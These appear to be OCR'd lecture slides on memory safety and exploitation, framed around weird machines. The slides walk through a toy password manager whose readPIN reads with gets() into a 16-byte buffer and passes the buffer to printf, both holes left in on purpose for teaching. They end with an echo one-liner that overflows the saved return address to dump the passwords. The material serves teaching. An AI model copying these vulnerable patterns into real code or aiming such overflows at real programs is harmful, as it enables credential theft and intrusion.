System Security 1 - Memory Safety

Information Security

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www.iaik.tugraz.at

Memory Safety

Memory safety - Wikipedia

Memory safety is a concern in software development

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Memory safety is a concern in software development that aims to *avoid software bugs* that cause security *vulnerabilities* dealing with random-access memory *(RAM) access*, such as buffer overflows and dangling pointers.

Memory Safety - More Details

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- Memory leaks
  - Stack/heap overflow
  - Invalid free
  - Unwanted aliasing

Memory Safety Violation

Two types of memory safety violation

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

Spatial violation: memory access is out of object's bounds

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

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



Temporal violation: memory access refers to an invalid object

- use after free
- double free
- use of uninitialized memory

Motivation

The complexer the programs, the more bugs



[1] Source: http://www.cvedetails.com/vulnerabilities-by-types.php

Red Team vs Blue Team

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    - Attackers try to violate memory safety
    - Defenders try to ensure memory safety

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- The Blue Team tries to protect software and defend against attacks

Red Team vs Blue Team

- The Red Team are not (only) criminals, their work is essential for the Blue Team

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

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

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

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
- Ultimate goal: memory safe programs

Red Team aka Attacks

What is an Exploit?



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

- What is an exploit?
- “a software tool designed to take advantage of a flaw in a computer system” (Oxford)
- “[...] cause unintended or unanticipated behavior to occur on computer software” (Wikipedia)
- “If Achilless heel was his vulnerability in the Iliad, then Pariss poison tipped arrow was the exploit. ” (Kaspersky)

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

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→ Quite fuzzy

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

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

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

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

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- Programs: emulators for finite-state machines

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

- Finite-state machines: states and transitions

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

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

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

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
- Many different ways to implement FSM

An Example: Simple Password Manager



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

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

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
- e.g., *It should be practically infeasible for an attacker to get the password list (output) if he does not know the PIN (input)*

Finite-state machine states vs CPU states



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

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

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

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

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- Not every CPU state is represented in the FSM

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

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

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

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

3 cases for CPU states

- Sane state: A CPU state corresponding to an FSM state
- Transitory state: A CPU state during a transition, leading to a sane state
- Weird state: A CPU state which does not correspond to an FSM state

Example continued: A Simple Password Manager

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int main() {
 uint32_t pin, correct = 0;
 while(1) {
  pin = readPIN();
  if(pin * 2654435761u == 324783883u)
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States

CPU State: Transitory

State: -

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States

CPU State: Sane

State: correct?

Example continued: A Simple Password Manager

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
The Weird State



- CPU emulates the FSM

→ Should only be in sane or tranistory state

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

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

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

- CPU emulates the FSM

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- How can the CPU enter the weird state?
  - Programming mistakes
  - Broken hardware (e.g., bit flips in memory)
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
  - ...
- Program does not know it is in weird state

Running in the Weird State



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

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- Transitions might still be applied → on a weird state instead of a sane state

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

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

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

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- Weird machine, with many weird states
- We can “program” the weird machine to do something different than the original FSM

Programming the Weird Machine

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

Instructions as Program

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

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

- Get rid of the mindset that we require code for programming
- Applications accept input
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→ Input programs the application

- Fine if input only leads from one sane state to another sane state

Instructions as Program in Weird States

- If application is in weird state and programmed using input...

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- If application is in weird state and programmed using input...
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
- An abstract definition of exploitation

Exploitation



Exploitation: Process starting in a sane state of an FSM

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

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1. Setup: choose the right sane state which “allows” to get to a weird state

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

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

Exploitation: Process starting in a sane state of an FSM

1. Setup: choose the right sane state which “allows” to get to a weird state
2. Instantiation: transition from sane state to weird state
3. Programming: program the weird machine

with the goal to break the security properties of the FSM

Back to the Example: A Simple Password Manager

- We want to enter a weird state

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- Can we find a bug in the program?

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```
pwdman.c:(.text+0x2e): warning: the ‘gets’ function is dangerous
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pwdman.c:(.text+0x2e): warning: the ‘gets’ function is dangerous
and should not be used.
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
→ Check the `man` page of `gets`



```
man gets
GETS(3)                                    Linux Programmer's Manual                                    GETS(3)

NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.

       gets()  reads  a  line  from  stdin  into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte
       ('\0').  No check for buffer overrun is performed (see BUGS below).

RETURN VALUE
       gets() returns s on success, and NULL on error or when end of file occurs while no characters have been read.  However, given the lack  of  buffer
       overrun checking, there can be no guarantees that the function will even return.

ATTRIBUTES
       For an explanation of the terms used in this section, see attributes(7).

       ┌──────────┬───────────────┬─────────┐
       │Interface │ Attribute     │ Value   │
       ├──────────┼───────────────┼─────────┤
       │gets()    │ Thread safety │ MT-Safe │
       └──────────┴───────────────┴─────────┘

CONFORMING TO
       C89, C99, POSIX.1-2001.

       LSB deprecates gets().  POSIX.1-2008 marks gets() obsolescent.  ISO C11 removes the specification of gets() from the C language, and since version
       2.16, glibc header files don't expose the function declaration if the _ISOC11_SOURCE feature test macro is defined.

BUGS
       Never use gets().  Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and  because  gets()
       will continue to store characters past the end of the buffer, it is extremely dangerous to use.  It has been used to break computer security.  Use
       fgets() instead.

       For more information, see CWE-242 (aka "Use of Inherently Dangerous Function") at http://cwe.mitre.org/data/definitions/242.html

SEE ALSO
       read(2), write(2), ferror(3), fgetc(3), fgets(3), fgetwc(3), fgetws(3), fopen(3), fread(3), fseek(3), getline
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Where is the Bug?

- Code part where gets is used:

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- The buffer array has space for 16 characters
- gets reads until EOF...

Trigger the Bug

```
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
```

Trigger the Bug

```
% ./pwdman
Enter PIN:
1234

Wrong PIN!
Enter PIN:
0123456789012345678901234567890123456789
```

Trigger the Bug

```
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[1]    7106 segmentation fault (core dumped)  ./pwdman
pwdman[7486]: segfault at 31303938 ip 0000000031303938
              sp 00000000ffffcdc0 error 14 in
              libc-2.23.so[f7de2000+1b0000]
```


We are in a Weird State!



- We crash the program

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

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- Crashing → not a state in our FSM

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

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

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

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
- #1: Why did we get into this weird state?
- #2: What is this weird state?

We are in a Weird State!




- We crash the program
- Crashing → not a state in our FSM

→ Weird state due to a programming mistake

- #1: Why did we get into this weird state?
- #2: What is this weird state?
- #3: How can we program our weird machine to do something useful (instead of crashing)?

#1: The Why



- gets reads from the user until EOF

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

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

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

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

- `gets` reads from the user until `EOF`
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
- Arrays have a defined size
- What if we write more data into the array?
- We write into something else adjacent in memory

#1: The Why - Recap: Memory Layout



- What is next to the variable?

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

- What is next to the variable?
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

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

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

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

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

0x7FF...

saved return address

saved base pointer

local variables

saved return address

saved base pointer

0x000...

last frame

current frame

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

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#1: The Way - Overwriting the Stack

```
uint32_t readPIN() {
 char buffer[16];
 printf("Enter PIN:\n");
 gets(buffer);
 if(getenv("DEBUG")) printf(
     buffer);
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}
```



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

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

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

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

→

...

IP 0x31303938

BP 0x37363534

0x33323130

0x39383736

0x35343332

0x31303938

0x37363534

0x33323130

buffer

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

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0x35343332

0x31303938


0x37363534

0x33323130

buffer

```
Return, continue at 0x31303938
```

#2: The What



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

- We are somewhere (more specific: at address `0x31303938`)
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

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- Probably nothing mapped at this address → pagefault

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

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




- We are somewhere (more specific: at address `0x31303938`)
- CPU tries to execute code at this address
- Probably nothing mapped at this address → pagefault
- Operating system kills application with a segmentation fault
- Weird state: CPU trying to execute code at an invalid address

#3: The How



- Bring the CPU in weird state by entering too many characters

#3: The How



- Bring the CPU in weird state by entering too many characters
- Control what the CPU executes by setting the instruction pointer

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

- Bring the CPU in weird state by entering too many characters
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

- Bring the CPU in weird state by entering too many characters
- Control what the CPU executes by setting the instruction pointer
- We want to either
  - stay in a weird, but useful state, or
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- Let's try to get to the sane state "Show Password List" first...

#3: The How - Go to an useful sane state

- We can let the CPU execute code at an arbitrary location

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
% readelf -s pwdman | grep showPasswords
64: 08048604   121 FUNC    GLOBAL DEFAULT   14 showPasswords
```

- PIN should look like this: `<padding>\x04\x86\x04\x08`
- `padding` fills the buffer (plus saved base pointer), address overwrites the saved instruction pointer

#3: The How - Break the Security Properties

```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
```

#3: The How - Break the Security Properties



```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04\x86\x04\x08" | ./pwdman
Enter PIN:
root:toor

user:password1234

[1] 17074 segmentation fault (core dumped)  ./pwdman
```

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
Summary

- We broke the security properties of the FSM
- **Setup**: We started in the sane state “Read PIN”
- **Instantiation**: Too many characters led to a weird state
- **Programming**: We “programmed” the weird state using the input to move to the sane state “Show Password List”
- We have successfully developed an exploit

Can we do more?



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

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

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

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



- Spatial memory safety violation to overwrite data

→ Weird state

- Do we have to overwrite the saved instruction pointer?
- Other memory safety violations?
- Write in a more powerful "weird machine language"?

Do we have to overwrite the Instruction Pointer?



- No → just one “trick” to get into weird state

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

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

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

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

- No → just one “trick” to get into weird state
- Controlling the control flow → weird state
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
- Controlling the instruction pointer is not a requirement
- Control-flow hijacking is a “category of tricks”

So, there is an alternative?



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

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

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

- Got rid of the mindset that we require code to program
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- Modify data used in an FSM state (transition)
